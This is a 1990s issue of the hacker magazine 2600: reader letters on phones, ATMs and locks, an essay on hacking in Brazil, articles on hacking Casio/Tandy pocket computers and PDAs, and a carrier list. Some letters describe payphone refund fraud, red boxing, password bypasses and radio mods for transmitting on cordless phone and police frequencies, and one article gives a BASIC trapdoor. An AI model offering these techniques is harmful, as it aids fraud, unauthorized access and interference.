I just finished reading a friend's *2600* (Winter 1993-94) and I noticed an error. Page 38 describes a Digital lock, made by the "Lockey" company. They indeed are difficult to find in the U.S., however they are quite common throughout Southeast Asia. The error that was published is that the combination "is always five alphanumeric characters long". There are extra "key" tumblers that could render the combination four to six alphanumeric characters long. So you could continue to plod your way through all the combinations or you could buy a cheap chemical that is visible under ultraviolet light, spread it on the keys, wait for it to be opened, and check it out.

Spook

Intercept Tones

Dear 2600:

A use for those "recorded intercept" tones mentioned in the Summer 94 issue (the tones that precede "the number you have dialed is no longer in service"): I read in a very old Bell Technical journal in our company library that these tones allow Bell switches to automatically track statistics of what percent of calls do not go through. However, I have seen the phone installers in action and they routinely take a phone off hook for extended lengths of times when they're reprogramming the local switch. This causes the "time allotted for dialing" recording to trigger, followed after a minute by the loud brapping tones (0dBm vs. normal - 20dBm). After several cycles of this, they get tired of hearing it so they redial a non-existent number just to get rid of the brapping. If you think of how many repairmen do this every day, you get to wondering what statistics they really end up keeping (like productivity stats of their repair crews).

Scott

Buena Park, CA

What's really amazing is the fact that the vast majority of intercepted numbers (out of service, disconnected, or changed) never hang up! For toll-free silent numbers, these can't be beat.

Monitoring Mail

Dear 2600:

Paranoia's concerns regarding mail monitoring (Autumn 1994) are understandable, but overstated. The surveillance he envisions would not work with most post box services or apartment buildings. For example, my city has several private mailing centers which offer post boxes. The bar codes I decoded for them indicate that the delivery point is only their street address, and does not code for the individual "sub-addresses" inside. Thus the same postal code applies to hundreds of individuals. It is barely feasible to code the delivery points for the required number of sub-addresses under the current system without reassigning the whole area's zip+4 codes. There are, after all, usually more than 100 post boxes in these places, with only two digits to represent them all, including the neighbors within the +4 area.

The word I got from my helpful post office was that each block of house numbers has two of its own +4 codes, one for the even and one for the odd side of the street. Each time the numbers progress from one hundred to the next, the code changes. If a block of 600's were separated by an intersecting street, the two subsets would have unique +4 codes.

A list of all the +4 codes can be obtained from Semaphore Corp. at (408) 688-9200, in a database format compatible with Apple Hypertext. The product is designed to clean up the addresses in your database and standardize them for a discount in bulk mailings. The price in 1993 was $125.

Drew
62901

Red Box Problem

Dear 2600:

I have been an avid follower of your magazine and have always turned to it for advice. Now I have a couple of questions to ask. Recently I built a red box. It worked great for a while. Then, for some unknown reason, it stopped working! I didn't change the box or the tones. But now, whenever I try and use the box on a phone, an operator comes on the line. I'll be in the middle of playing the tones and all of a sudden I hear: "This is AT&T. How may I help you?" What happened? I live in the 206 area code. I have one other question - what are the chances of getting caught while using extenders? I've been using a local one for a while now and nothing has changed. What are the chances of me getting caught?

Pestilence

Hardware and software upgrades are making detection of red box tones easier and more reliable. If you get the same results regardless of location, your box clearly isn't good enough to fool the system. As for getting caught, this really depends on how blatant you are - phone companies have historically put in little effort to track down red boxers.

ATM Fun

Dear 2600:

While at my local Citibank I was playing around with one of the ATMs (with a touch screen pad thing). Pressing the screen on the bottom where the words are underlined a few times got me into the diagnostic mode. When you try to use the diagnostic mode it makes some weird sounds and goes back to normal.

Kilobyter
Flushing, NY

If you have in fact stumbled upon a diagnostic mode, there must be a proper way to use it. Keep experimenting and you'll find it.

True Hackers

Dear 2600:

Although I have known about your publication for years (your mag has been referenced in hundreds of text files on hacking and phreaking), I have only recently acquired it through our new Barnes and Noble Bookstore. I was almost shocked to see it on the same shelf as the computer mags! I didn't think it was even still being published, but am very glad that it is. The Winter 1994-95 issue is only my second copy, but I must say that *2600* is everything everyone said it is.

In reference to several letters in the above mentioned issue, I was happy to hear your opinions on destructive hacking and phreaking. JL of Highland, CA was nothing but destructive by erasing that hard drive and uploading a virus. JL is the type of "hacker" that gives us all a bad reputation and pisses off the media. A *true* hacker would never think of doing such a stupid thing as destroying data or inserting viruses. A true hack-

er hacks to see if he or she has the necessary skills to do it, looks at things, then gets out! JL should not be proud of this accomplishment at all, but be sorry and promise never to do it again or completely give up hacking. Cat in the Hat from Warner Robins, GA was also wrong to even think of cutting wires in that terminal can. How would the Cat like it if the phone lines to their residence were cut or tampered with? Or, would the Cat like a $500 phone bill where all calls were undoubtedly made from his phone number? I doubt it.

Edison Carter

Mystery Computer

Dear 2600:

Here in California, Pacific Bell uses a special prefix for their company phone numbers - 811 - which I think is dialable from all area codes in California since some of the numbers reach northern California and some reach San Diego when I dial them from Los Angeles. These numbers are always toll free, even from payphones and most COCOTs, and are *not* dialable from other area codes outside California. Many of the numbers are assigned to Customer Service and printed on people's phone bills to call in for billing questions, etc. However, there are many *other* numbers for special offices, and some Pacific Bell employees even have their own voice mail numbers with dial out capabilities! While exploring these 811 numbers, I came across a computer. The computer voice greeting says, "Port 3, Module 1. Notice: This is a private computer system. Any unauthorized access will be investigated and prosecuted to the full extent of the law. Lurgin." My guess is that "lurgin" is an industry variation of "login". Also, the port and module number probably vary depending on where you're calling from. It is not a dial-up. It is accessed and used by touch tone entries. After entering eight to ten digits and hitting #, the system responds with "password". After entering another eight to ten digits and #, the system responds with "passcode invalid". Any ideas what this is? DEPAC computer for installers? The number is 811-1200.

William Tell

The "lurgin" you hear is no doubt a strange computerized pronunciation of the word "login". As for the purpose of the system, we can only theorize that it's something phone repairmen would use while on the road since virtually every other telco employee would have access to a "real" terminal. Keep a close eye on the next repairman who works on your phone.

Source of Income

Dear 2600:

Recently I was at a payphone and I needed to make a call. I deposited a coin and tried to make my call but as soon as I had dialed the last number the line just went dead. This pissed me off because I didn't get my quarter back. So I called the operator and told her what happened. She then happily said she would send me a check in the mail. This got me thinking - how could she possibly know how much money I put in the phone? So about 15 minutes later I called a number in Washington without inserting money (I was calling from California). The message came on and said that I needed to insert $2.70. Then I hung up and called the operator and told him the same story that I told the other operator. About four weeks passed and, just when I was beginning to think that the checks would never get here, I found two checks in the mail, one for 25 cents and the other for $2.70! I've been doing this for about six months off and on and so far I haven't seen any white vans parked outside my house.

CMS
Santa Rosa, CA

You never see the white vans until it's too late.

Strange Numbers

Dear 2600:

I just picked up the Autumn 1994 issue of *2600* and loved every page. I read the news article about the 800 number for the House of Windsor catalog and how it would tell you the address of the person you sent it to even if their phone number was unlisted. Since I have an unlisted number, I decided to give it a call to see if I could send myself a catalog. Wouldn't you know it, the article was right about there being gaps in the database - like the whole state of Idaho!

Last night I was scanning six digit numbers trying to find an ANAC number for my area when the number 115742 came up. After the fourth number was dialed, it started to ring. It turns out that when you dial 1157 you get a recording that says "The last number called to your phone has been traced and a $1.00 service charge has been added to your bill. If this is an emergency, hang up and call 911 or call 1-800-

582-0655 to have the charge removed." Is this some form of caller ID? And if a caller dials *67 before they call, will it disable the feature?

Jason
Boise, ID

*We're told the House of Windsor number now connects you with a human, so looking for gaps will be a bit trickier. What you're connecting to by dialing 1157 is the same as if you had dialed *57. This phone company "feature" really doesn't accomplish anything and is a great way for the telco to make money from harassing calls. By law, they are required to trace these calls without charge through their Annoyance Call Bureau. Anyone with access to features like Call Return (*69) or Repeat Call (*66) can use *57. *67 will not keep it from working.*

New Technology

Dear 2600:

I'm writing you from a cafe in Palo Alto, CA. I am using a small, battery powered communicator that is able to send messages over the Ardis (digital cellular) network.

This device, which runs the Magic Cap operating system and will cost less than a laptop, can send images and sound to anyone running the Magic Cap software. I can send/receive ASCII-only messages with folks on the Internet, Compuserve, AOL, Prodigy, and just about anyone else with inter-networked email.

There are many open security questions in digital cellular communications that need to be solved. I encourage *2600* readers to get a scanner, cell phone, or digital modem and experiment!

Bitslicer

Conscientious Trashers

Dear 2600:

Here is a copy of a letter we sent to NYNEX:

"To Whom It May Concern at NYNEX:

"We were recently going through certain central office and switch dumpsters and were shocked to discover the amount of recyclable and reusable materials that were being discarded as ordinary landfill fodder.

"For instance: hundreds of brown manila envelopes mixed in with the coffee grounds and Dunkin' Donuts wrappers. These envelopes can easily be reused for new files, and the discarded contents contained in them should be recycled instead of thrown in ordinary trash. Approximately twenty feet away from this particular switch's dumpster is a huge recycling bin, with containers for paper, plastic, cardboard, aluminum, and glass, which is consistently empty.

"Corporations and individuals send millions of tons of recyclable materials to the landfills *every year!* The corporations such as yourselves are the largest contributors to this eco-waste, and *must* do their part to help stop this growing trend.

"We realize we can't exactly boycott you for irresponsible environmental crimes, but we think you can see the advantages of cooperating anyway, because as we *all* know, the media is indeed a powerful tool. It's not like we're asking you to lower rates or anything (although that would be nice too), just to be responsible stewards.

"Thank you for your careful thought and consideration.

"Hackers for a Cleaner Planet"

Satellite Theory

Dear 2600:

About Alcatraz from Pt. Pleasant Beach, NJ in Autumn 1994 Letters - the little satellite dishes atop his local food stores are possibly/probably for inventory. If they're chain stores or subsidiaries of larger companies, they're probably using the dishes to transmit sales to the central office/headquarters. A list of purchases goes from the register to the dishes to the main company who then know what to order. Immediate gratification for Vons.

Anyone with your credit or debit card number can probably cut in and get an exact list of *what* you're buying, not just *where* you're buying. Not just food stores do this, most high-volume chains have automated inventory control through wires or satellite dishes. If *you* want to do this, I can't really help, but I'd recommend getting into the computers at a particular location, and intercepting data from there.

Daughter of a Satellite Engineer

A Fun Project

Dear 2600:

I got a friend to buy me a copy of the Autumn 1994 *2600* and I am truly impressed. I had heard about your magazine a long time ago but this is my first issue and it's great. My one gripe, however, was the article "Breaking Windows". In my opinion, most of the information set forth in this article demonstrated basic DOS and Windoze knowledge, nothing difficult enough to be included in an article in a magazine of this calibre.... However, I do have a suggestion for any-

one who might try these tips: If you do bring a disk with you, keep a copy of attrib.com on it. A lot of stores will make their windoze files +rs and then delete attrib, making it impossible to change them back (most will also delete winfile.exe). I always have fun changing the color scheme to something like hot dog stand, making the win.ini +rs, then getting rid of attrib and winfile!

Quasinym

Mystery Number

Dear 2600:

In Volume 11 Number 3 Zappy from Atlanta asked about dialing any number in area code 404 with a 666 prefix and getting a strange series of DTMF tones returned. After a bit of playing around here is what I found. A 15 digit series is repeated over and over. It consists of the following: #4*400———-*5. Replace the seven dashes with the number you called from. I tried this from three different lines with the same results. It always starts with #4*400 then the seven digits of your number followed by *5. Ever heard of this?

Tony Sharp

Whatever this was, we can no longer reach it from our area.

TV Garbage

Dear 2600:

A couple of weeks ago, I was flipping through the channels of my TV set and saw a commercial for a show about "Hackers". It looked interesting to me, so I decided to check it out. After about an hour of boring World War II footage, the show finally came on. I was so disgusted! They showed hackers as evil people trying to take down all the computer systems in the world. It even had so-called "real" hackers on the show who had destroyed people's systems. They told their stories about how they erased all their valuable information and other insane stuff like that. I hate these so called "real" hackers who stereotype *all* hackers in the world as evil criminals. I have never erased *any* data or wrecked any computer network in all my years of hacking. When I do "get in" or find a back door or hole, I report my findings to the system operator so he can fix it.

The show kept going on and on about how evil hackers are. I was about to hit my TV when the *2600* editor came and set it right. "Most hackers know where the line between good and bad is... and most hackers don't cross it." I would have liked to have heard more, but they cut him off to go on to all the evil stuff. I would just like to say thanks! We've got to get rid of the stereotypes!

You also saved my TV set.

Puppet Master

Hacking Airphones

Dear 2600:

A couple of months ago, I flew on Delta Airlines. I hadn't been on a plane in three or four years so I was surprised to see that they have public Airphones that are easily accessible now, and they had one for every three seats. Well, I immediately looked up the charges in the brochure, and of course they were sky high (no pun intended). I think it was about $2 a minute for domestic calls... worse than payphones if you can believe that.

Anyway, I noticed that directory assistance was *free!* So I wanted to call it because I thought it would be exciting to make a phone call in flight. (It doesn't take much to amuse me.) The thing was - the phone required a credit card for billing. Being cardless, I asked my friend next to me if I could use his credit card to make the call and told him he wouldn't be charged. Well, he was wary and skeptical of my goal so he refused to lend it. So, I rummaged through my purse looking for any card with a magnetic strip. I found my bank card. Picking up the phone, I swiped my bank card through the reader to see what would happen. Next thing I heard was a bunch of DTMF tones, then the automated operator voice saying "This is an invalid credit card."

I think it reads all the numbers off a magnetic strip and plays them back in DTMF tones! Now, if I were to have recorded them and had a clear enough recording... maybe I would have been able to decode them and find out what's on my bank card.

The Airphones have much potential and leave much to be explored.

Empress
Georgia

Mac Attack

Dear 2600:

I've recently seen quite a bit of material on the Mac program AtEase, and some complicated and roundabout methods to get by it. When I was using an AtEase "protected" system at school last year, we had a very simple method to get

around it when we wanted to get to the finder. Simply go to the "Find File" option, and look for "AtEase Preferences". Open it up and look at it with the file finder viewer. The Finder password is stored, unencrypted, in the preferences file, in a predictable place. I don't remember where exactly, but the pronounceable passwords that most people choose will stand out like a sore thumb among the metacharacter crap. Remember this password, and use the "Go to Finder" option of AtEase. Whoopee! You're free, no mess, no traces of your intrusion, and you can remember the password for future access. It's a method hardly even worthy of being called a "hack".

Rev. Mr. DNA

Computer Numbers

Dear 2600:

In your Winter 1994-95 issue of *2600* on page 27, Paul of New Jersey mentioned an NXX-9901 number that was dialed on the November 23 show of *Off The Hook*. I have found that the following numbers in the 201 area code yield some interesting results: 337-9902 - "ENTER PASSWORD", 848-9920 yields no output, 848-9901 - "ENTER PASSWORD: WRONG", 694-9901 - "ENTER PASSWORD: WRONG" These all connected at 1200 baud. What are they? Switches? Also, how would I found out what type of switch I'm on?

The Phantasm

We're not aware of a uniform switch announcement for New Jersey; your best bet, believe it or not, is to ask your business office - repeatedly. As for the computer, it's quite possible this is some kind of passworded modem that leads to something else. A switch would most likely ask for a user name as well as a password.

Fun With Cordless Phones

Dear 2600:

A few months ago I read an article in your magazine about monitoring cordless phones in the 46 and 49 Mhz area. I am new to phone and computer hacking, but I have been frequency hacking for years and I think your readers will enjoy the information I have to offer. The following information will enable the hacker not only to listen in on, but also *transmit* on cordless phone frequencies. You will need to purchase an amateur radio. I have found that the best radio for the job is the Kenwood TM-742 or its predecessor, the TM-741. These are amateur dual band radios that are designed to be used on the 144 Mhz and 440 Mhz band. These radios are modular so the band modules can be removed, but they can also hold a third band module. The band module you will need will be the 6 meter (50 to 54 Mhz) band module. The TM-741 is an older version of the 742 and can be bought cheaper than a new 742 (around $300.00). A new 6 meter module goes for about $100.00, about $50.00 used. You will need to have the radio modified to transmit and receive out of the amateur band. The mods are very simple and can be done by almost anyone with a little soldering experience and a 15 watt soldering iron. The mods are readily available from any amateur dealer and in most cases the dealer will modify the radio for you if you buy it from him or her. But the mod consists only of removing two surface mount resistors on the 741 and moving two surface mount resistors on the 742, real easy stuff. After the modification has been done and the 6 meter module installed in the radio, all you have to do is enter the cordless frequency in memory and you can transmit away. I would rather not be specific about the uses of this, but I'm sure we all see the possibilities. Also, as a note, most police frequencies are in the 460.00 Mhz area around the country. If you have the 440 Mhz module, the mod lets you transmit there as well. The possibilities are endless. Good luck and i hope this helps.

Radio Man, Tom

HACKING IN BRAZIL

by Derneval

Before talking about hacking here, it's good to describe the conditions of living. Right now, the country is a mix of Belgium and India. It's possible to find both standards of living without travelling long distances. The southern part of the country is where most of the industry is concentrated, while in the west one can find the Amazon jungle. There are many Brazils, one could say.

Hackers and computer enthusiasts have several different places for meeting. When "War Games" came out, the real places to meet hackers and make contacts were the computer shops, game arcades, and "Video-texto" terminals. The computer shops were a meeting place because many of those "hackers" had no computers of their own and the shop owners would let them play with theirs as part of an advertising tool to encourage people to buy one for their kids. Today that is no longer needed, since prices have dropped down and hackers meet at schools or sometimes just join a BBS (most people who buy a modem end up thinking about setting up a BBS). By the way, most schools are advertising computer training as part of their curricula, to charge more, and like everywhere, I guess, people no longer learn typewriting, but computer-writing, and many Brazilian newspapers dedicate a section on computer knowledge once a week, with advertising, hints, general info, and even lists of BBS's.

A few years ago, the "Video-texto" terminals were also big meeting places. That was part of an effort to make popular the use of a computer linked by modem to get services like msx-games, info on weather, bank account info, and so on. Just like the Net, one could do e-mail, and perform some fancy tricks and other things that could be called hacking. The difference was that it was created by the state-owned telephone company and each time the trick was too well known, it was changed. The real trick was keeping in touch with the people who used the system like hell. It's no different than what happens with the computer gurus. The protocol used for that system (X-25) is the same as is used for the banking money transfers, but it wasn't possible to do anything more than checking how much money one had and a few other things. People who used that at home (not too many, since the company didn't think it would be such a hit, and didn't provide for it) could spend their fathers' money discovering funny things about the system, like messing with other people's phones and such. One could also use the terminals at the Shopping Centers to make phone calls to their friends without paying. The guy at the other end would be heard by the small speaker.

Phreaking here in Brazil is something secretive. Apart from the trick described in the section "Letters To Read By" in the Summer 1994 issue of 2600, where one would call through locked rotary telephones, little is known about phreaking. One thing is that people who enrolled in Telecommunications Engineering could call Europe and USA with ease, but they would not tell you how. It must be said that all public phones have metal cables around the wires and that the phone machines are quite tough to break down. I guess it wasn't for beauty.

The phones use some sort of metal coin called fichas, which must be bought somewhere. The trick is to use a coin with a string, so it would not be collected. But if the police caught you.... The police don't follow rules for things like this. Either they would fine you, or arrest you for vandalism, or whatever else they can think of at the moment. It is a hassle.

My friend who was doing Electrical Engineering told me that boxing in Brazil was impossible. The system is just not good enough to be boxed. Other friends of mine told me that in the Northeastern part, the phone system can be boxed. The phone company doesn't admit any knowledge about that.

Internet access is something quite hard to get today. Until a few weeks ago, it was impossible to create an Internet site that was not part of some research project. So only universities

and the like were capable of putting people in the Net Universe. In the University of Sao Paulo, people in the post-graduation courses could get access with ease, but graduating students would have to show some connection to a research project. That was because the students found out that one could use the IBM CDC 4360 to telnet without an Internet account. Also, all the faculty had computer rooms full of 386's which were linked by fiber optic to this computer. Another one did the file transfers between the accounts and the computer at the computer rooms and ftp was also possible without an account, but only to a few sites. That lasted for about a year, until it was fixed in the router, but only at the Politechnik School. Legend has it that the guys were downloading too many GIF and JPG pictures of top models from an ftp site nearby. That used so much bandwidth that the site started to complain and two things happened: the site stopped storing GIF's of wonderful women in swimsuits and the router was fixed to prevent ftp without an Internet account. One can still today connect to the outside world via telnet and many people have accounts in Internet BBS's like Isca BBS, Cleveland Freenet, and the like. The Bad Boy BBS was "in", until it went out of business. This kind of access is not good, though, for it is very slow. Also, it is hard to download something bigger than 60 kbyte. The way I devised, downloading the file inside the BBS and uuencoding it, you could list the file and capture the screen listing, uudecode it after some editing and have a working .exe or .zip file.

By these means one could, inside the campus, do all the downloading one wanted, from anywhere in the world. Outside the campus, it is possible to do it by phone lines, but the modems will not go faster than 2400 without character correction (no Zmodem at all), which makes it quite hard to download compressed files. To try doing anything but read letters by modem is some kind of torture. The real thing is to do it by "linha dedicada", a special line for computer transmission. It's much more expensive though, but if you have the money....

Perhaps the best way to get access to an Internet account though is to be part of the research project "Escola do Futuro" that, among other things, gets schools linked to the Net. That's what I did and they pay me quite well to search for data in the Net for the students of those schools. The University of Campinas is said to give all students an Internet account regardless of knowledge. Of course, here there's BITNET also. That's doomed for extinction, but for this or that reason, people haven't closed it down. Most teachers use it; guess there's even some post-graduation work written about that. It's easier to access via modem, also. Old habits die hard.

Outside the campus, for common people, there are few opportunities. The only thing you can get, at least until the opening of commercial Internet sites, something about to happen one of these days, is access by mail. You join one BBS with Internet access, and your mail is sent over the Internet later in the day. This is not direct access, as one can see, but it is easy to access by modem. Problem is that you have to pay if you use it too much. The BBS's that do it don't do it for free, also. Connection to Compuserve is also possible, but it costs a lot of money.

Because of the newspapers, knowledge of the Internet is spreading fast and the number of sites is growing the same way everywhere else in the world. Even the military people are starting with it. There are plans to enhance it and make better connections, and some informative material is being translated into Portuguese, like "Zen and the Art of Internet" and made available in the gopher.rnp.br. There are many mirrors from many famous sites, like Simtel20 and at least one Internet BBS, the "Jacare BBS" (Alligator BBS, available by telneting bbs.secom.ufpa.br - 192.147.210.1 - login bbs). World Wide Web sites are becoming sort of popular also, but still available only to a few people who are lucky enough to get the access. Brazilian hackers are not very fond of sharing the knowledge of how to get access and other things, sometimes because of fear of losing it, sometimes because the demand would overload the system. There are no hacker magazines here yet, and very few people confess their curiosity about hacking for fear of not finding jobs. Most would-be hackers either get a job and stop hacking for fun or keep their activities secret in order to pursue their objectives.

Hacking the Tandy/Casio Pocket Computer

by Sam Nitzberg

The PC-6 is a pocket computer that was produced by Radio Shack and also by Casio under another name. It is programmable in BASIC, with 10 areas in which programs may be stored, has a memo-pad area for notes, equations, phone numbers, and the like. A trapdoor is a secret entry point to code. A Trojan horse is a subversion of a program which results in the program performing some function other than the one intended by the user. The PC-6 does allow passwords to be used, but is vulnerable to the attacks mentioned; this is not addressed in the PC-6 documentation.

The PC-6 has a memo pad area and a set of 10 program areas. The memo pad is normally used to store functions, financial information, phone numbers, and assorted notes. Normally, the memo pad may be browsed, and the contents of any program area may be viewed. The memo pad may be accessed directly via keys on the PC-6 keyboard, or the memo pad may be accessed via programs. If a password is set by using the PASS command, any attempts to read the memo pad directly or obtain program listings are denied, and the protect error (Error 8) is returned. While the password is set, programs may still be executed.

This is the trapdoor and Trojan horse vulnerability: once a password is set, the user is locked out at the command level from accessing program listings or the memo pad data. Programs can still be executed, and they may manipulate and access the program area. That is, a user cannot read memo pad contents with the password enabled, but if that user has modified a program present to display or manipulate memo pad contents, that program will execute properly and without restriction.

An example follows. Suppose this is a program in one of the 10 program areas:

```
 10 CLEAR
 20 INPUT A
 30 GOSUB 100 : REM Perform some
    function
 40 PRINT A
 50 END
100 A=A+1
110 RETURN
```

This is not an exciting program. But it may be used to subvert the password mechanism all the same. To covertly provide memo pad access, all that is needed are a few minor code changes. Someone having physical access to the PC-6 only once without the password being set could change the code to the following:

```
 10 CLEAR
 20 INPUT A
 30 GOSUB 100 : REM Perform some
    function
 40 PRINT A
 50 END
100 A=A+1
105 IF A=-9999 THEN FOR Z=1 TO 10:
    READ# $ : PRINT $ : NEXT Z
110 RETURN
```

By adding line 105, the memo pad is subverted. To create the trapdoor, the value of -9999 has been chosen. Presumably the legitimate user will not enter this figure. A subversive user would enter the value -9999 when running this program to activate the Trojan horse property which has been installed. The commands READ# $ and PRINT $ are used to read a single record from the memo pad, and display the record. The net result is that line 105 will cause the PC-6 to display the first 10 records in the memo pad whether or not a password has been set, the Trojan horse. Other than this all programs will behave properly. Similarly, attacks feasible against the memo pad may delete one entry at a time or write over entries. One would be limited only by how many ways there are to manipulate data present in the possibilities of what could be done with the memo pad data.

While this is a simple example, it demonstrates the problem with the password mechanism. Any person who is using a PC-6 is vulnerable to this attack. The only countermeasure besides the obvious - not letting anyone access the PC-6, and always having a password set is to periodically review all source code on the PC-6. If a person who owns one of these does not use passwords and someone were to apply the above technique, it would not matter if the individual

(continued on page 40)

Hacking the Tandy Zoomer/Casio Z-7000 ZPDA

by Enigma

Recently, I purchased a personal digital assistant. I chose the Tandy/Casio model over the Apple model partly because I was familiar with the 8088 and GEOS operating system (I figured I could write software and hardware hacks much more easily), but the big driving force of my decision was a nice employee discount!

Those who own the ZPDA and are already familiar with the IBM world can vouch that it is very similar to a PC - all the way down to the A:\AUTOEXEC.BAT and CONFIG.SYS. This got me to thinking about how to hack its software and firmware.

The File Manager is one of the most important parts of the ZPDA in my personal opinion. It lets you see which files are located in which directory. It verifies the existence of AUTOEXEC.BAT, CONFIG.SYS, and various *.INI files. The key to hacking into the Zoomer lies in these files - but how to get to them?

Something that Casio and Tandy did NOT tell you is that a simple text editor exists for the standard, stock ZPDA. It's part of America Online's Compose Mail feature. Just launch America Online, select File Open, and use the dialogue box to pick (almost) any file. Try looking at A:\AUTOEXEC.BAT right now. This batch file and its complement CONFIG.SYS are executed when you first turn on the ZPDA and when you press the reset button in the battery compartment. The big problem with this, though, is that these essential files are located on the ROM disk. You can change them on-screen, but when it comes to saving them, you will not be allowed to. So we can't change these. What now?

There are still all those *.INI files lurking about. Can we change these? Try it. The answer is: not directly. There are two main .INI files: B:\GEOWORKS\GEOS.INI and A:\NET.INI. You can open NET.INI and see all kinds of nifty things to play with, but nothing that can be changed - alas, it's on the ROM drive. When you try to open the other file (GEOS.INI), you will get a file error. After some experimentation coupled with my programming experience, I concluded that this .INI file is "in use" by the GEOS operating system itself. Because of this, GEOS will stop you from using that file. At this point, we know that we have to change the contents of A:\NET.INI, but there does not seem to be a way to do that. Oh, dreck! So close and yet so far....

Look through the AUTOEXEC.BAT again and see that it makes a call to a little batch file named MKRAM.BAT. This batch file checks the existence of B:\GEOWORKS\GEOS.INI. If it isn't there, one of the ROM files, A:\LOCAL.INI, is copied to B:\GEOWORKS\GEOS.INI, in effect creating the proper .INI file. This gives us a lead into what is contained in GEOS.INI. Open A:\LOCAL.INI and you will see a simple two-line configuration that points to A:\NET.INI. Hmmm, interesting. GEOS.INI is on the RAM disk (i.e., it, theoretically, can be modified) and points to a config on the ROM disk. We will need to do two things at this point: (1) copy NET.INI to the RAM disk, allowing us to modify it and (2) change GEOS.INI to point to our NEW NET.INI. With the GEOS operating system restrictions, this doesn't seem like an easy task.

The first thing to do is load up the File Manager. Copy A:\NET.INI to B:\NET.INI. This is the easy part. Now we have a NET.INI that resides in RAM which can be easily modified. Don't edit this file yet, though, as you don't know what you're doing and can potentially mess something up.

The second step is a little more tricky. Somehow we have to change the second line in GEOS.INI from "ini=A:\NET.INI" to "ini=B:\NET.INI". Because GEOS won't let you edit the file directly, this is easier said than done. You may have noticed that there is a file in the File Manager, SDISK.EXE, that will completely reset your ZPDA to factory defaults, clearing all memory. If you run this by double clicking, it looks like GEOS shells to DOS and then executes the program. You may also notice that SDISK.EXE has a slightly different icon. If you rename SDISK or if you create a batch file and try to execute it under the File Manager, the ZPDA spews out an error message. Now, with this information, take a look at the NET.INI config file. Under the entry "[fileManager]" are a few lines - specifically one mentioning

SDISK.EXE followed by, presumably, an icon name. You'll also notice that lines exist for PENRIGHT.BAT, ZDRIVER.EXE, ZDRIVER.COM, and ZDRIVER.BAT. This means that ANY non-GEOS file named one of these five things can be executed directly from the File Manager. Another practical advantage of this icon execution is that when GEOS shells out to one of these files, it closes all of its data files (including GEOS.INI). A batch file can then delete or overwrite this all important .INI.

Now, how to specifically do this? Simple. Use File Manager to make a copy GEOS.INI called, say, TEMP.INI. Use America Online to modify the string "A:" into "B:" in your TEMP.INI file and save it. Now use America Online to create a new file called ZDRIVER.BAT and fill it with this line: "COPY B:\GEOWORKS\TEMP.INI B:\GEOWORKS\GEOS.INI" and save it. Jump back over to File Manager, and double click on your ZDRIVER.BAT file and it will install your own, personal GEOS.INI. You can delete TEMP.INI now, if you wish to free a little disk space. You will now be able to modify your own B:\NET.INI to your heart's content! Take note, though, that the only time GEOS will reread this configuration file into memory is when the ZPDA is rebooted or when GEOS returns from a shell. Rebooting is accomplished by hitting the reset button in the battery compartment while the unit is on (be sure that you are NOT holding down the A and B button while doing this or else all of your data will be wiped). So, after you edit NET.INI, you will have to hit the reset button. This can be gotten around, though, by creating a ZDRIVER.BAT file with just the single line that does not do anything (REM or ECHO or EXIT).

A word of caution before we continue. Any time you screw with a computer's configuration, especially if you do not know what you're doing, you are going to lose something. When your ZPDA locks up beyond hope because of a faulty .INI, the only way to fix it is with a total reset (both action buttons and reset). I have found this out the hard way several different times. If you are going to play with your ZPDA's configs, be prepared to lose something. A null modem cable or a serial cable with a null modem adaptor plug will only cost about $25. The "official" transfer software for the ZPDA costs about $100 and something similar can be found on America Online (and who can't get a 5-free-hour-voucher for AOL these days?). To put it bluntly, if you have important information, be sure to back it up because it will get wiped.

Now that we can get to and change the configuration, let's look at what can be done. NET.INI contains many different things to play with. Some of the more stable ones I've found (title followed by variable) are:

[system] (fontSize) and [motif] (fontSize): These two variables are, by default, equal to 10. If you have good eyes, you can change them to a smaller value to make the screen less cluttered. You can also make them larger.

[ui] (screenBlanker): This is usually set to "true". You can change it to "false" if you don't want the screen blanker to ever kick in.

[hardIconBar] (app0...app5): These are the filenames of applications to run when you tap on the hard icon bar. I've found that it's a little more convenient to change the World Clock icon so that it will run the File Manager (in my opinion, much more useful!).

[fileManager] (filenameTokens): This section seems to contain information about what non-Geoworks (DOS) programs and batch files the File Manager will let you run. You can add entries here to fool the File Manager into letting you run your own little programs.

Have fun figuring this stuff out! I've ordered the Zoomer Software Development CD and the service manual for myself, so I may have some more useful information in a future article. Before concluding this article, I would like to pose a question to my fellow 2600 readers. Organizers (such as the ZPDA, the Casio BOSS, etc.) have a password feature. Does anyone know how secure those passwords are? Or more exact, does anyone know a specific way to bypass the password in one of these gadgets? Obviously, there must be SOME sort of back door that the technicians can use to get into the organizer without wiping the data. Happy hacking!

(continued from page 38)

later started to use passwords. Unless a manual review was done of all code in the program areas,the attack would be effective. If a person regularly uses passwords, one lapse and the PC-6 could be rendered vulnerable indefinitely.

EXCHANGES IN 500 LAND
HOME OF PHONE NUMBERS FOR LIFE

202 ALLTEL SVCS CORP
220 DIAL CALL
221 MICROCELL 1 2 1
223 CABLE & WIRELESS COM
224 BELL ATLANTIC NSI
224 SOUTHWESTERN BELL
225 TIME WARNER COMM
226 BELL ATLANTIC MOBILE
227 AMERITECH MOBILE
228 CINCINNATI BELL
229 CABLE & WIRELESS COM
230 PCC MANAGEMENT
231 PCC MANAGEMENT
233 COLONIAL COMM SYS
234 CN COMMUNICATIONS
235 TRIAD MN CELLULAR
236 NORTHEAST TEL CO
238 ADVANCED RADIO TECH
241 VANGUARD CELL SYS
244 TELEPHONE ELECTRONIC
246 COMM GATEWAY NET
247 U S CELLULAR
249 GTE SOUTH INC - KY
254 UNITED TEL CO INC
255 VBI
256 ALLNET COMM SVC
257 BELLSOUTH TELECOMM
258 BELL ATLANTIC MOBILE
259 UNITED TEL CO CAROL
262 ALLTEL MOBILE
264 BELLSOUTH WIRELESS
265 MCI COMMUNICATIONS
269 AMERITECH MOBILE
272 APC
273 BATON ROUGE MSA
274 AMERICAN PAGING
275 PAGE MART
276 LDDS METROMEDIA
277 ARCH COMM GROUP INC
279 ARCH COMM GROUP INC
280 UNITED TEL CO MINN
282 U S WEST NEW VECTOR
283 CENTURY TEL CO
286 CENTRAL TEL CO NV
287 WILTEL INC
288 AT&T
289 PAC BELL MOBILE
291 LAKEDALE TEL CO
292 BRAZORIA TEL CO
294 CABLE & WIRELESS COM
299 NYNEX MOBILE
300 DELTA COMMUNICATIONS
302 MORRIS COMM
303 BELL MOBILITY
304 CHESTER TEL CO
306 SASKTEL MOBILITY
309 CHESTER TEL CO
320 UNITED TEL CO OF MO
321 MICROCELL 1 2 1
323 SCHNEIDER COMM
